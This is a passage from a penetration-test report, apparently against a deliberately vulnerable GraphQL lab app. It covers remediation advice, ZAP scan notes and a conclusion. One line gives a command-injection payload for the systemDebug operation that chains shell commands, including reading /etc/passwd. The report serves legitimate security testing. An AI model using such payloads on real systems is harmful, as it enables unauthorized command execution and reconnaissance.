
Recommended remediation steps include:

1. Remove the use of shell commands with user-controlled input wherever possible.
2. Avoid constructing operating-system commands by concatenating user-supplied values.
3. If system-level functionality is required, use safe APIs that do not invoke a shell.
4. Apply strict allowlisting to any values that must be passed to system-level functionality.
5. Run the application with the minimum operating-system privileges required.
6. Review the `systemDebug` functionality and determine whether it is required in a production environment.
7. Disable or remove debugging functionality from production deployments.
8. Review other GraphQL operations for similar command-execution patterns.


Automated Testing Notes


During **ZAP Phase-1 Testing**, ZAP identified one SQL Injection issue.

This SQL Injection had already been reported during **Day 4**, so it was treated as an existing finding and was not reported as a new vulnerability.



During **ZAP Phase-2 Testing**, ZAP identified an OS Command Injection in `/graphql` through the `systemDebug` operation.





The ZAP result was then manually checked using my own payload:

```
{systemDebug(arg:"ZAP;cat /etc/passwd;ls;id && whoami")}
```

The manual testing confirmed that multiple commands were successfully executed.

This confirmed the ZAP finding as a genuine OS Command Injection vulnerability and demonstrated actual remote command execution through the GraphQL API.

Another OS Command Injection detected by ZAP was also manually tested and was determined to be a **false positive**. It was therefore not included as a confirmed vulnerability.

References

- CWE-78 - Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)
- https://cwe.mitre.org/data/definitions/78.html
- OWASP Top 10 2021: A03 - Injection
- https://owasp.org/Top10/A03_2021-Injection/

Conclusion

The assessment identified multiple critical weaknesses affecting authentication, authorization, input validation, GraphQL security, and application functionality.

The most significant findings included JWT signature validation bypass, OS Command Injection, SQL Injection, Stored XSS, SSRF, authentication weaknesses, and resource-exhaustion vulnerabilities capable of impacting the confidentiality, integrity, and availability of the application.

Immediate remediation should prioritize:

1. Authentication and JWT validation controls
2. Authorization and access control enforcement
3. Input validation and injection prevention
4. Secure command execution and SSRF protections
5. XSS protection and output encoding
6. GraphQL resource and query management
7. Rate limiting and abuse prevention

Addressing these issues will significantly improve the overall security posture of the application.

Appendix A – Evidence Repository

Evidence collected during testing is stored within the project structure:

- `evidence/DVGA-001-.../`
- `evidence/DVGA-002-.../`
- `...`
- `evidence/DVGA-013-.../`

Each finding's evidence directory contains the relevant requests, responses, screenshots, and other supporting artifacts where applicable.

Appendix B – Automated Scan Results

Automated scan artifacts are stored within:

- `findings/ZAP/`
- `findings/WAPITI/`

These results were reviewed and supplemented with extensive manual testing and validation.